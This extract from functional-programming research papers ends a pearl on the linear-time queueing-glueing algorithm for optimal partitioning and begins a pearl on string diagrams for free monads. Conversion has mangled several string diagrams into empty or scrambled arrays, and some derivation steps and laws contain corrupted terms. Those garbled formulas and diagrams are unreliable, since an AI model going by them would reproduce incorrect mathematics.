It is important that *minchop* processes its input from the right end. Each time  $\hat{gc} n \text{xss} \leq \hat{gc} n (\text{xss} + [xs])$  holds,  $[xs]$  is dropped and will never be accessed in subsequent steps of the algorithm. When we reach a point where  $\hat{gc} n \text{xss} > \hat{gc} n (\text{xss} + [xs])$  holds, we stop and need not look into  $\text{xss}$ . Since each segment can be dropped at most once, and there are at most  $O(n)$  segments, *minchop* will be called at most  $O(n)$  times throughout the algorithm.

On the other hand, *prepend* operates on the left end of the sequence of segments. Each segment could be glued leftwards (that is, being in the role of  $ys$  in *prepend* ( $xs + ys : xss$ )) at most once. Therefore, *prepend* could also be called at most  $O(n)$  times.

To allow *prepend* and *minchop* to operate on both ends of the sequence of segments, we store the segments in a queue that allows amortised constant-time addition from the left end, and constant-time removal from both ends, hence the name “queue-glueing.” The type of queues is denoted by  $Q$  in Figure 1. A number of data structures support such operations, for example, Banker’s dequeues (Okasaki 1999), or 2-3 finger trees (Hinze and Paterson 2006). As for the segments themselves, the only structural operations (those apart from computation of  $\delta$  and  $\hat{gc}$ , etc) we perform on them are glueing (+) and conversion back to ordinary lists. Thus they can be represented by join lists:

```
data J a = Singleton a | Join (J a) (J a).
```

Alternatively we can use Hughes lists ( $[a] \rightarrow [a]$ ) (Hughes 1986) to achieve constant-time concatenation.

With the above support from data structures, our algorithm runs in linear time overall — provided that our basic operations (length,  $\delta$ , and  $\hat{gc}$ ) can be computed in constant time, which can be done if we store the lengths, values of  $f$ , and other necessary information along with each segment and prefixes in the array. A more complex implementation of the queueing-glueing algorithm that uses functional queues, join-lists, and uses cached information is given in the code repository accompanying this pearl.

## 6. Applications

Finally, the promised solutions to the problems given in Section 1.

### 6.1 One-Machine Batching

In the *one-machine batching* problem (Brucker 1995), a list of jobs are to be processed on a machine in the order presented (leftmost first). Each Job is associated with a weight indicating its importance, and a processing time (which we will call its *span*, to be distinguished from absolute time). The attributes can be respectively extracted by the selectors

```
sp, wt :: Job → ℝ.
```

A machine processes the jobs in batches. The processing span of a batch is the sum of spans of its jobs, plus a fixed starting-up overhead  $s$ :

```
bspan :: [Job] → ℝ
bspan = (s+) · sum · map sp.
```

Given a list of batches, the finishing time of its last batch is:

```
ftime :: [[Job]] → ℝ
ftime = sum · map bspan.
```

The (absolute) finishing time of a job, however, is not the exact time itself is processed, but the finishing time of its batch. The goal is to minimise the sum of the weight of each job multiplied by its finishing time. The cost function is:

$$\begin{aligned} f &:: [[\text{Job}]] \rightarrow \mathbb{R} \\ f [] &= 0 \\ f (xss + [xs]) &= f xss + \text{wts} * \text{ftime} (xss + [xs]) \\ \text{where } \text{wts} &= \text{sum} (\text{map} \text{ wt} xs) . \end{aligned}$$

For some intuition, consider two extreme solutions. If we let all jobs be in a batch consisting of only itself, we end up wasting too much starting-up overhead. If we include all jobs in one big batch, all the jobs end up having the same longest finishing time. An optimal strategy is usually something in-between.

A key observation to solving this problem is to notice that the function  $f$  can also be computed from left to right and, in this form, one can easily apply Theorem 10 to construct  $\delta$ . Define:

$$\begin{aligned} \text{weights} &:: [[\text{Job}]] \rightarrow \mathbb{R} \\ \text{weights} &= \text{sum} \cdot \text{map} \text{ wt} \cdot \text{concat} , \end{aligned}$$

which computes the sum of all weights of the jobs in batches. It turns out that  $f$  can also be computed by:

$$f (xs : xss) = \text{bspan} \text{ xs} * \text{weights} (xs : xss) + f xss .$$

It can be verified that  $w (xs, ys) = \text{bspan} \text{ xs} * \text{sum} (\text{map} \text{ wt} (xs + ys))$  is concave. To discover  $\delta$  we reason (abbreviating  $f \cdot \text{optpart}$  to  $fo$ ):

$$\begin{aligned} g (xs, ys + zs) &\leq g (xs + ys, zs) \\ &\equiv \text{bspan} \text{ xs} * \text{weights} (xs + ys + zs) + fo (ys + zs) \leq \\ &\quad \text{bspan} (xs + ys) * \text{weights} (xs + ys + zs) + fo zs \\ &\equiv (fo (ys + zs) - fo zs) / (\text{bspan} (xs + ys) - \text{bspan} xs) \\ &\leq \text{weights} (xs + ys + zs) \\ &\equiv (fo (ys + zs) - fo zs) / (\text{sum} (\text{map} \text{ sp} ys)) \\ &\leq \text{weights} (xs + ys + zs) . \end{aligned}$$

We have thus derived:

$$\delta (ys, zs) = (fo (ys + zs) - fo zs) / (\text{sum} (\text{map} \text{ sp} ys)) .$$

To compute  $\hat{gc}$  in constant time, we can decorate each prefix in *optArr* with their *bspan* value and each partition with sum of their weights. Alternatively we can do some preprocessing and create two arrays *sumsp* and *sumwt* storing running sums of spans and weights of all suffixes:

$$\begin{aligned} \hat{\delta} &:: \mathbb{N} \rightarrow [\text{Job}] \rightarrow \mathbb{R} \\ \hat{\delta} n ys &= (fc (\text{optArr} ! n) - fc (\text{optArr} ! m)) / \\ &\quad (\text{sumsp} ! n - \text{sumsp} ! m) \\ \text{where } m &= n - \#ys . \end{aligned}$$

For  $\text{optArr} :: \text{Array} \mathbb{N} [\text{Q} (\text{J Job})]$ , we let  $fc = f \cdot \text{map concat}$ . However, entries of *optArr* can be argumented with the costs of partitions, making *fc* a selector. The function  $\hat{\delta}$  can thus be computed in constant time.

**Example** For an example, consider a lists of jobs with spans  $[12, 7, 18, 6, 12, 3, 4, 1, 12]$ , whose weights are all 1. The values of  $\text{optArr} ! i$ , for  $i \in [0..9]$ , are shown below (the weights are all 1 and omitted):

$i$	$\text{optArr} ! i$
0	[]
1	[[12]] : optArr ! 0
2	[[1]] : optArr ! 1
3	[[4], [1]] : optArr ! 1
4	[[3], [4, 1]] : optArr ! 1
5	[[12], [3], [4, 1]] : optArr ! 1
6	[[6], [12, 3, 4, 1]] : optArr ! 1
7	[[18], [6]] : optArr ! 5
8	[[7], [18, 6]] : optArr ! 5
9	[[12], [7]] : optArr ! 7

The first element of  $\text{optArr} ! i$  is the working queue. Some of the points to notice: in row 2, [12] is trimmed off the queue by

*minchop* after [1] is added. In row 4, [4] and [1] are joined by *prepend* before [3] is added. In row 6, [12], [3], and [4,1] are joined into one segment, which is then trimmed off in row 7. The resulting optimal partition is *map concat* (*optArr !9*), that is,  $[[12,7],[18,6],[12,3,4,1],[12]]$ .

## 6.2 Size-Specific Partition and Paragraph Formatting

In the size-specific partition problem, the input to be partitioned is a list of positive natural numbers. To make the problem a bit harder and to relate to the paragraph formatting problem later, we assume that there is a space of size 1 between each adjacent element. The size of a segment  $xs$  is therefore  $\text{sum } xs + \#xs - 1$ . The distance to  $L$  of each segment is measured by

$$w \cdot xs = (L - (\text{sum } xs + \#xs - 1))^2 ,$$

while  $f = \text{sum} \cdot \text{map } w$ . The presence of square allows partitions having more evenly distributed sizes to be favoured more than those in which some segments have a large distance.

One can verify with tedious but elementary arithmetics that  $w$  is concave. To compute  $gc$  in constant time, we do some calculation to see what should be cached in preprocessing (again, abbreviating  $f \cdot \text{optpart}$  to  $fo$ ):

$$\begin{aligned} g(xs, ys) &= w \cdot xs + fo \cdot ys \\ &= (L - (\text{sum } xs + \#xs - 1))^2 + fo \cdot ys \\ &= (L - (\text{sum } (xs + ys) - \text{sum } ys + \#(ys + zs) - \#zs - 1))^2 + fo \cdot ys \\ &= \{ \text{let } L' = L + 1, sl \cdot xs = \text{sum } xs + \#xs. \} \\ &\quad (L' - sl \cdot (ys + zs) + s \cdot zs)^2 + fo \cdot ys . \end{aligned}$$

Therefore we may do a preprocessing that stores *sum* and length of all suffixes of the input list.

To discover  $\delta$  we reason:

$$\begin{aligned} g(xs, ys + zs) &\leq g(xs + ys, zs) \\ &\equiv (L' - sl \cdot (ys + zs) + sl \cdot (zs + zs))^2 + fo \cdot (zs + zs) \leq \\ &\quad (L' - sl \cdot (ys + zs) + sl \cdot zs)^2 + fo \cdot zs \\ &\equiv \{ \text{abbreviate } 2 * (sl \cdot (ys + zs) - L') \text{ to } U \} \\ &\quad - U * sl \cdot (zs + zs) + (sl \cdot (zs + zs))^2 + fo \cdot (zs + zs) \leq \\ &\quad - U * sl \cdot zs + (zs + zs)^2 + fo \cdot zs \\ &\equiv ((sl \cdot (zs + zs))^2 + fo \cdot (zs + zs) - ((sl \cdot zs)^2 + fo \cdot zs)) / \\ &\quad (sl \cdot (zs + zs) - sl \cdot zs) \leq U . \end{aligned}$$

Thus we have derived

$$\delta(ys, zs) = ((sl \cdot (zs + zs))^2 + fo \cdot (zs + zs) - ((sl \cdot zs)^2 + fo \cdot zs)) / (sl \cdot (zs + zs) - sl \cdot zs) ,$$

whose length-accepting equivalent is

$$\hat{\delta} n \cdot xs = (sj^2 - sk^2 + fc(\text{optArr !}n) - fc(\text{optArr !}m)) / (sj - sk) ,$$

where  $\{ sj = \text{sums !}n; sk = \text{sums !}m; m = n - \#xs \}$ ,

where the array *sums* stores values of *sl* for each suffix, and *fc*, as in the last section, is conceptually  $f \cdot \text{map concat}$  but can be implemented as a constant-time selector.

**Paragraph Formatting** The sized partitioning problem appears to be only slightly different from the paragraph formatting problem (Knuth and Plass 1981), often used to demonstrate the use of formal methods. Functional treatment of the problem has been given before by, for example Bird (1986) and de Moor and Gibbons (1999). While it is known that the problem can be solved in linear time, it is perhaps surprising that it can be solved by the queueing-glueing algorithm too.

The input is a list of words which can be abstracted into a list of positive natural numbers denoting the numbers of characters in each word. The goal is to partition the list into lines and minimise waste space. The problem use the same  $w$  for each line, but the last line of a paragraph is not counted. The cost of a paragraph is defined by:

$$\begin{aligned} f[] &= 0 \\ f[xs] &= 0 \\ f(xs : xss) &= w \cdot xs + f(xss) , \end{aligned}$$

with the same  $w$  as the previous problem. One can verify that (1) still holds if  $(\downarrow g')$  is defined to return the shorter argument in case of a tie. With this cost function, however, a layout putting everything in one single line would have cost 0.

We therefore might want to enforce that each line does not exceed  $L$ . The specification becomes

$$\text{optpart} = \text{minBy } f \cdot \text{all } p \cdot \text{parts} ,$$

where  $p \cdot xs = \text{sum } xs + \#xs - 1 \leq L$ . Brucker (1995) claimed that his algorithm can be adapted to enforce constraints on length of segments simply by having *minchop* chopping off segments that are too long. We noticed, however, that it is not the case. Consider that in *prepend* we glued  $xs$  and  $ys$  when  $\delta(xs, ys + zs) \leq \delta(xs + ys, zs)$  because we knew that for all  $ws$ ,

$$\begin{aligned} g(ws + xs, ys + zs) &\geq g(ws, xs + ys + zs) \vee \\ g(ws + xs, ys + zs) &\geq g(ws + xs + ys, zs) . \end{aligned}$$

With the constraint  $p$ , however, it could be the case that only the second clause holds, but  $ws + xs + ys$  is too long, and  $ws + xs$  cannot be disposed as a potential answer.

With the size constraint  $p$ , we can only join  $xs$  and  $ys$  when  $\delta(xs, ys + zs) \leq \delta(xs + ys, zs)$  and

$$\begin{aligned} (\forall ws : \neg(p(ws + xs + ys))) : \\ g(ws + xs, ys + zs) &\geq g(ws, xs + ys + zs) , \end{aligned}$$

which by Theorem 10 is equivalent to

$$\begin{aligned} (\forall ws : \neg(p(ws + xs + ys))) : \\ \delta(xs, ys + zs) &\leq k(ws + xs + ys + zs) . \end{aligned}$$

Furthermore, we may, for each  $xs$ , find out the shortest  $ws_0$  that falsifies  $p(ws_0 + xs + ys)$  by a linear-time preprocessing. If  $\delta(xs, ys + zs) \leq k(ws_0 + xs + ys + zs)$  holds, since  $k$  increases with longer prefixes, the inequality will hold for all prefixes longer than  $ws_0$ . The first clause of *prepend* thus becomes:

$$\begin{aligned} \text{prepend } n \cdot (xs : ys : xss) \wedge \\ |\hat{\delta} n \cdot xs \leq \hat{\delta}(n - \#xs) \cdot ys \wedge \\ \delta n \cdot xs \leq (2 * (\text{sums !}j - L - 1)) = \text{prepend } n \cdot (xs + ys : xss) , \end{aligned}$$

where *sums ! j* is  $sl(ws_0 + xs + ys + \text{concat } xss)$ . The function *minchop* only need to be extended with one clause that throws away  $xs$  when  $sl(xss + [xs]) - 1 > L$ . It can be proved that when *minchop* stops, the segments in the queue still have strictly decreasing values of  $g$ , and thus *minchop* is still correct. For more details the reader may see the programs accompanying this pearl.

## 7. Conclusion

We have presented a derivation of the queueing-glueing algorithm, an algorithmic pattern that has been rediscovered many times without a formal treatment. As we have seen, it offers an elegant linear time solution to a number of optimal partitioning problems with complex cost functions.

The algorithm presented here is very much inspired by that of Brucker (1995) — with some notable differences, however. Brucker's algorithm performs *minchop* before *prepend*, which, at

least in our implementation, resulted in a circular data dependency. Brucker's claim that the algorithm can be easily adapted to handle size constraints also appears problematic. This may show that our calculation was not done without merits.

The algorithm belongs to a larger class extensively discussed in the algorithm community — accelerating dynamic programming by using the Monge property. While our focus is limited to concave weight functions, Galil and Park (1992) investigated problems with convex weight functions, and presented algorithms that use stacks rather than queues and run in  $O(n \log n)$  time, which can be improved to  $O(n\alpha(n))$  using more complex construction (Klawe and Kleitman 1990). A problem less general than Brucker's was considered by van Hoesel et al. (1994), who presented linear-time algorithms for both concave and convex weight functions satisfying additional monotonicity constraints, respectively using a queue and a stack. These are all interesting directions to investigate.

**Acknowledgements** The authors would like to thank the referees for their valuable comments. We also thank Jeremy Gibbons for commenting on an early draft of this pearl, and for suggesting the name “queueing and glueing.”

## References

- R. C. Backhouse. Galois connections and fixed point calculus. In R. C. Backhouse, R. Crole, and J. Gibbons, editors, *Algebraic and Coalgebraic Methods in the Mathematics of Program Construction*, pages 89–148. Springer-Verlag, 2002.
- R. S. Bird. Transformational programming and the paragraph problem. *Science of Computer Programming*, 6(2):159–189, 1986.
- R. S. Bird. Algebraic identities for program calculation. *Computer Journal*, 32(2):122–126, April 1989.
- P. Brucker. Efficient algorithms for some path partitioning problems. *Discrete Applied Mathematics*, 62(1-3):77–85, 1995.
- K.-M. Chung and H.-I. Lu. An optimal algorithm for the maximum-density segment problem. *SIAM Journal on Computing*, 34(2):373–387, 2004.
- S. Curtis and S.-C. Mu. Calculating a linear-time solution to the densest-segment problem. *Journal of Functional Programming*, 25, 2015.
- O. de Moor and J. Gibbons. Bridging the algorithm gap: A linear-time functional program for paragraph formatting. *Science of Computer Programming*, 35(1):3–27, 1999.
- Z. Galil and K. Park. Dynamic programming with convexity, concavity and sparsity. *Theoretical Computer Science*, 92(1):49–76, January 1992.
- M. H. Goldwasser, M.-Y. Kao, and H.-I. Lu. Linear-time algorithms for computing maximum-density sequence segments with bioinformatics applications. *Journal of Computer and System Sciences*, 70(2):128–144, 2005.
- R. Hinze and R. Paterson. Finger trees: a simple general-purpose data structure. *Journal of Functional Programming*, 16(2):197–217, 2006.
- D. S. Hirschberg and L. L. Larmore. The least weight subsequence problem. *SIAM Journal on Computing*, 16(4):628–638, 1987.
- R. J. M. Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22:141–144, 1986.
- M. M. Klawe and D. J. Kleitman. An almost linear time algorithm for generalized matrix searching. *SIAM Journal on Discrete Mathematics*, 3(1):81–97, 1990.
- D. E. Knuth and M. F. Plass. Breaking paragraphs into lines. *Software – Practice and Experience*, 11(11):1119–1184, 1981.
- C. Okasaki. *Purely Functional Data Structures*. Cambridge University Press, 1999.
- S. van Hoesel, A. Wagelmans, and B. Moerman. Using geometric techniques to improve dynamic programming algorithms for the economic lot-sizing problem and extensions. *European Journal of Operational Research*, 75(2):312–331, 1994.

# String Diagrams for Free Monads

(Functional Pearl)

Maciej Piróg

KU Leuven, Belgium

maciej.pirog@cs.kuleuven.be

Nicolas Wu

University of Bristol, UK

nicolas.wu@bristol.ac.uk

## Abstract

We show how one can reason about free monads using their universal properties rather than any concrete implementation. We introduce a graphical, two-dimensional calculus tailor-made to accommodate these properties.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications – Applicative (functional) languages

**Keywords** monad, free monad, universal property, string diagram, distributive law

## 1. Introduction

Free monads generated by endofunctors generalise monads of terms over signatures. They are indispensable for representing syntax of domain-specific languages, interpreted later by means of folding; a good example is the framework of algebraic effects (syntax) and handlers (interpreters). Since such patterns are becoming increasingly popular in functional programming, we desire reliable principles to program with and reason about free monads.

One way to proceed is to imagine that free monads are just generalised trees, while operations on free monads are just generalised operations on trees. This is an *intensional* approach, based on the way free monads are implemented. In this pearl, we advocate an *extensional* approach: we focus on the intended properties of monads that model interpretable syntax. Such properties relate a free monad to its generating endofunctor and other monads without any reference to its internal structure or implementation. And the familiar tree-like data structure just happens to have these properties.

The extensional approach is characteristic to category theory, which has been widely adopted for reasoning about functional programs. Here, we abstract to 2-categorical reasoning, which means that the properties that we tackle are all about functors and natural transformations (polymorphic functions), but do not mention objects (base types) and morphisms (functions between base types). We also do not need any additional categories, although in the literature reasoning about free monads is often based on a connection between the base category and the category of  $F$ -algebras. This framework turns out to be expressive enough to describe the intended use-cases

of free monads, while providing exceptionally elegant reasoning principles.

Moreover, this level of abstraction is amenable to pictorial, two-dimensional representations. Graphical calculi focus reasoning on the essence of the proof, as some boilerplate equalities correspond to intuitive, topological invariants of geometric shapes, while others are entirely built into the notation. In this pearl, we show such a calculus, *string diagrams*, and extend it to accommodate free monads.

### 1.1 Free monads in Haskell

Although we are not really concerned with the implementation of free monads, to gain some intuition, we begin with the following Haskell definition:

```
data Free f a = Var a | Op (f (Free f a))
instance Functor f => Monad (Free f) where
    return = Var
    Var x >>= k = k x
    Op f >>= k = Op (fmap (>>=k) f)
```

Thus, a value of the type  $\text{Free } f \text{ a}$  is either a variable, or a ‘term’ constructed with an operation from  $f$ . The monadic structure is given by embedding of variables (*return*) and substitution in variables ( $\gg=$ ).

For an example of how one can see free monads in a more extensional way, consider the following two functions, which will form key building blocks of our notation:

```
emb :: Functor f => f a -> Free f a
emb f = Op (fmap return f)
interp :: (Functor f, Monad m) => (\x. f x -> m x)
                           -> Free f a -> m a
interp i (Var a) = return a
interp i (Op f) = i f >>= interp i
```

It is the case that the function *interp* is a monad morphism, and that  $\text{interp } i \circ \text{emb} = i$  for all functions  $i$  of the appropriate type. Moreover, *interp i* is the *only* monad morphism with this property.

We can turn this around, and say that a monad  $F^*$  is a *free* monad generated by a functor  $F$  if there exist functions  $\text{emb} :: F a \rightarrow F^* a$  and  $\text{interp} :: \text{Monad } t \Rightarrow (\forall x. F x \rightarrow t x) \rightarrow F^* a \rightarrow t a$  such that for all monads  $T$  and functions  $i :: F a \rightarrow T a$ , the value *interp i* is a unique monad morphism  $g$  with the property  $g \circ \text{emb} = i$ . As shown in Section 3, many interesting functions can be expressed only in terms of *emb* and *interp*, while the uniqueness property above turns out to be powerful enough to prove non-trivial results about such functions.

The notation we introduce in this paper makes it easy to work with proofs that involve free monads. Consider, for instance, the *FreeT* monad transformer, defined in Haskell by:

```
newtype FreeT f m a = FreeT { runFreeT :: m (FreeF f m a) }
data FreeF f m a = VarF a | OpF (f (FreeT f m a))
```

It should be obvious from the structure of  $\text{FreeTf}\ m$  that it is closely connected to  $\text{Free}\ f$ . What is not so obvious is that this is also a monad, and indeed proving that this is the case using conventional tools is no trivial matter. As we will see, universal properties provide the machinery to make such a task manageable.

## 1.2 Overview

In this pearl, we describe a number of properties similar to the one above. Each property defines a class of free monads, and allows us to construct programs and reason about them. In particular, we discuss the following:

- A monad  $F^*$  is a *free* monad generated by an endofunctor  $F$  if natural transformations  $F \rightarrow M$  (for a monad  $M$ ) lift to monad morphisms  $F^* \rightarrow M$ .
- A free monad  $F^*$  is *distributable* if natural transformations  $FG \rightarrow GH$  lift to distributive laws  $F^*G \rightarrow GH^*$ .
- A free monad  $F^*$  is *foldable* if natural transformations  $FG \rightarrow GM$  (for a monad  $M$ ) lift to distributive laws  $F^*G \rightarrow GM$ .
- Distributable and foldable free monads can also be *uniform*, which means that they satisfy some additional equational properties.

The data structure  $\text{Free}$  satisfies all of these properties, so one can readily use them to reason about functional programs. In the category of sets and other suitably well-behaved categories (cocartesian complete), all of the listed properties are equivalent. Freeness, distributability, and foldability are examples of so-called *universal properties*. Such properties lie at the heart of different frameworks used for reasoning about functional programs, including the Bird-Meertens (1987) formalism and initial algebra semantics (Meijer et al. 1991). They are often accompanied by derived equational laws, usually named *cancellation*, *reflection*, *fusion*, etc., which can be directly applied to reason about programs.

While free monads are instances of the more general mathematical definition of freeness, to the authors' best knowledge the other properties were not previously discussed as separate reasoning principles—although liftings of natural transformations to distributive laws appear in the literature as a consequence of a yet another, stronger property: *algebraic freeness*. We equip each discussed property with a graphical notation in the framework of string diagrams.

## 2. Endofunctors, transformations, and diagrams

In this section, we introduce the calculus that we use to define and reason about free monads. It is based on category-theoretic notions, but a reader less versed in category theory should not worry: we introduce everything from scratch as a simple axiomatic calculus, and we do not even need the definition of a category. The reader will easily recognise that the given axioms hold for the constructs used in functional programming.

### 2.1 The axiomatic calculus of natural transformations

To be in accord with the category-theoretic terminology, we call Haskell functors *endofunctors*. For our purposes, we treat them as atomic entities usually denoted  $F, G, H, \dots$ . All we assume about them is that they form a monoid. This means that there are two operations on endofunctors—*composition*, denoted by juxtaposition, and the *identity endofunctor*, denoted  $\text{Id}$ —which satisfy the following equations for all endofunctors  $F, G$ , and  $H$ :

$$\begin{aligned} F(GH) &= (FG)H \\ F\ \text{Id} &= F \\ \text{Id}\ F &= F \end{aligned}$$

Polymorphic functions are modelled by *natural transformations*. A natural transformation is an atomic being with a *type*, that is, a pair of endofunctors written as  $F \rightarrow G$ . For example, we can denote a natural transformation as  $f : FG \rightarrow GJH$  (since the composition of endofunctors is associative, we can skip parentheses in compositions of three or more endofunctors). There are three operations on natural transformations:

- *Vertical composition*: Given two natural transformations  $f : F \rightarrow G$  and  $g : G \rightarrow H$ , we can form a new natural transformation denoted as  $g \cdot f : F \rightarrow H$ .
- *Horizontal composition*: Given two natural transformations  $f : F \rightarrow F'$  and  $g : G \rightarrow G'$ , we can form a new natural transformation denoted  $fg : FG \rightarrow F'G'$ .
- *Identity natural transformation*: There is one identity natural transformation for each endofunctor  $F$ , which we denote with the overloaded notation  $\text{id} : F \rightarrow F$ , or, when the context is clear, by simply  $F$  alone.

We require the following axioms:


$$\begin{aligned} (f \cdot g) \cdot h &= f \cdot (g \cdot h) \\ f \cdot \text{id} &= f \\ \text{id} \cdot f &= f \\ f(gh) &= (fg)h \\ f'g' \cdot fg &= (f' \cdot f)(g' \cdot g) \end{aligned}$$

The horizontal composition of a natural transformation  $f : F \rightarrow F'$  with the identity natural transformation for a functor  $G$  (that is,  $f\text{id} : FG \rightarrow F'G$ ) is often denoted as  $fG$ . It is also the case in the other direction: we define  $Gf$  to mean  $\text{id}f : GF \rightarrow GF'$ . Note that instantiating the last axiom with  $f = f' = \text{id}$ , we obtain  $Fg' \cdot Fg = F(g' \cdot g)$ , which is the familiar law for functors in Haskell, modulo the fact that  $g$  and  $g'$  are natural transformations.


### 2.2 String diagrams

We reason about endofunctors and natural transformations using a two-dimensional notation called *string diagrams*. We briefly introduce the notation here, for a more detailed exposition see Curien (2008) or Hinze and Marsden (2016).


Each string diagram encodes a natural transformation. It consists of a number of lines (*strings*), each representing an endofunctor. Natural transformations are denoted as black dots. For example, a natural transformation  $f : F \rightarrow G$  is denoted as follows:



Natural transformations that take compositions of endofunctors to compositions of endofunctors gather a number of strings. For example, a natural transformation  $g : FGH \rightarrow JK$  is drawn as follows:



We do not draw strings for the identity endofunctor. Thus, we draw natural transformations  $f : FGH \rightarrow \text{Id}$  and  $g : \text{Id} \rightarrow JK$  respectively as:



For  $f : F \rightarrow G$  and  $g : G \rightarrow H$ , the vertical composition  $g \cdot f : F \rightarrow H$  is denoted by putting  $g$  below of  $f$ :

$$\begin{array}{c} F \\ | \\ \bullet f \\ | \\ G \\ | \\ \bullet g \\ | \\ H \end{array}$$

We put names of the endofunctors in between two natural transformations, like  $G$  in the example above. We do not always do that, as the types of strings can be read from the types of the involved natural transformations. Also, thanks to the associativity of vertical composition, we can simply put natural transformations one after another on a string, without worrying about parentheses. We also do not put identity natural transformations on strings, that is:

$$\begin{array}{c} F & F \\ | & | \\ \bullet \text{id} & = \\ | & | \\ F & F \end{array}$$

Horizontal composition is written as the name suggests. For example, consider  $f : F \rightarrow F'$  and  $g : G \rightarrow G'$ . Then,  $fg : FG \rightarrow F'G'$  is drawn as:

$$\begin{array}{c} F & G \\ | & | \\ \bullet f & \bullet g \\ | & | \\ F' & G' \end{array}$$

The axioms guarantee that we can move the dots up and down the strings, as long as we do not swap their order. For example, considering the natural transformations above, we have  $fG' \cdot Fg = fg = F'g \cdot fG$ . These correspond to the following equalities between string diagrams:

$$\begin{array}{c} F & G \\ | & | \\ \bullet f & \bullet g \\ | & | \\ F' & G' \end{array} = \begin{array}{c} F & G \\ | & | \\ \bullet f & \bullet g \\ | & | \\ F' & G' \end{array} = \begin{array}{c} F & G \\ | & | \\ \bullet f & | \\ | & \bullet g \\ F' & G' \end{array}$$

For a more complicated example, consider natural transformations  $f : F \rightarrow F'$ ,  $g : F'GH \rightarrow JK$ , and  $h : HJ \rightarrow G$ . The natural transformation  $hK \cdot Hg \cdot HfGH : HFGH \rightarrow GK$  is drawn as:

$$\begin{array}{c} H & F & G & H \\ | & | & | & | \\ \bullet f & | & | & | \\ | & \bullet g & | & | \\ F' & | & | & | \\ | & J & | & | \\ h & | & | & | \\ | & G & K & | \end{array}$$

Reading diagrams back into their representation as terms is also possible: we imagine a horizontal line that sweeps from the top of the diagram, stopping at each natural transformation, where we observe the functors and natural transformations that cross this line. The observations produce subterms starting from the right, and separated by vertical composition.

### 2.3 Monads

As an example of expressing natural transformations in the form of string diagrams, we present monads. In Haskell, monads are usually introduced in terms of two operations: `return` ::  $a \rightarrow m a$  and `(>=)` ::  $m a \rightarrow (a \rightarrow m b) \rightarrow m b$  called *bind*. An alternative description replaces bind with `join` ::  $m(m a) \rightarrow m a$ , where  $mx \gg=$

$f = \text{join} \circ \text{map } f \circ mx$ , and  $\text{join } mmx = mmx \gg= id$ . To follow more traditional terminology, we use  $\eta$ , called the *unit*, and  $\mu$ , called the *multiplication*, to refer to the categorical counterparts of *return* and *join* respectively.

Formally, a *monad* is an endofunctor  $M$  together with two natural transformations,  $\eta : \text{Id} \rightarrow M$  and  $\mu : MM \rightarrow M$ , such that  $\mu \cdot \mu M = \mu \cdot M\mu$  (associativity) and  $\mu \cdot \eta M = \text{id} = \mu \cdot \eta M$  (left and right unit). Using string diagrams, these equations can be drawn respectively as follows:

$$\begin{array}{ccc} M & M & M \\ | & | & | \\ \mu & \mu & \mu \\ | & | & | \\ M & M & M \end{array} = \begin{array}{ccc} M & M & M \\ | & | & | \\ \mu & \mu & \mu \\ | & | & | \\ M & M & M \end{array} \quad (1)$$

$$\begin{array}{ccc} M & M & M \\ | & | & | \\ \eta & \mu & \eta \\ | & | & | \\ M & M & M \end{array} = \begin{array}{ccc} M & M & M \\ | & | & | \\ M & \mu & \eta \\ | & | & | \\ M & M & M \end{array} \quad (2)$$

We always denote the unit and the multiplication of a monad  $M$  as  $\eta$  and  $\mu$  respectively. When there is more than one monad in the context, we use superscripts to assign natural transformations to the corresponding monads, for example  $\eta^M$  and  $\mu^M$ . However, since the monad can be also read from the type, we omit the superscripts later on in the text.

The next important concept are *monad morphisms*. They are natural transformations between two monads  $M$  and  $T$  that preserve the unit and the multiplication of  $M$ . Monad morphisms appear in functional programming in the context of monad transformers, where lifting of a computation in the base monad to the computation in the transformer needs to respect some equalities—these are the defining equalities of monad morphisms. Formally, a monad morphism is a natural transformation  $f : M \rightarrow T$  such that  $f \cdot \mu^M = \mu^T \cdot ff$  and  $f \cdot \eta^M = \eta^T$ . Since monad morphisms play a special role in our development, we denote them slightly differently than other natural transformations: as white circles. This allows us to immediately recognise which natural transformations are monad morphisms, without a need to look for the assumptions made in the text. Thus, the equalities for monad morphisms can be shown using string diagrams as follows:

$$\begin{array}{ccc} M & M & M \\ | & | & | \\ \mu^M & \mu^T & \mu^T \\ | & | & | \\ f & f & f \\ | & | & | \\ T & T & T \end{array} = \begin{array}{ccc} M & M & M \\ | & | & | \\ f & f & f \\ | & | & | \\ \mu^T & \mu^T & \mu^T \\ | & | & | \\ T & T & T \end{array} \quad (3)$$

$$\begin{array}{ccc} \eta^M & \eta^T & \eta^T \\ | & | & | \\ \circ f & \circ f & \circ f \\ | & | & | \\ T & T & T \end{array} = \begin{array}{ccc} \eta^T & \eta^T & \eta^T \\ | & | & | \\ \circ f & \circ f & \circ f \\ | & | & | \\ T & T & T \end{array} \quad (4)$$

### 3. Free monads, categorically

A *free monad* generated by an endofunctor  $F$  consists of a monad, which we denote  $F^*$ , together with a natural transformation `emb` :  $F \rightarrow F^*$  that satisfy a certain property discussed below. Intuitively,  $F$  generalises signatures, that is, collections of operations, and `emb` embeds the operations in the free monad. In the concrete case of the monad of terms (when the base category is the category of sets, and  $F$  is a proper signature), `emb` allows us to see an expression of the

form  $f(x_1, \dots, x_n)$  as a term with one operation applied to variables. In the string diagram notation, we denote  $\text{emb}$  as a gray triangle:

$$\text{emb} : \begin{array}{c} F \\ \downarrow \\ F^* \end{array}$$

In functional programming, instances of free monads are often obtained with a constructor, called  $Op$  in the introduction, which has the type  $FF^* \rightarrow F^*$ . It can be encoded using  $\text{emb}$  as  $\mu \cdot \text{emb}F^*$ . With string diagrams, it can be drawn as:

$$\begin{array}{c} F & F^* \\ \downarrow & \nearrow \\ F^* & \mu \\ & \downarrow \\ F^* & \end{array}$$

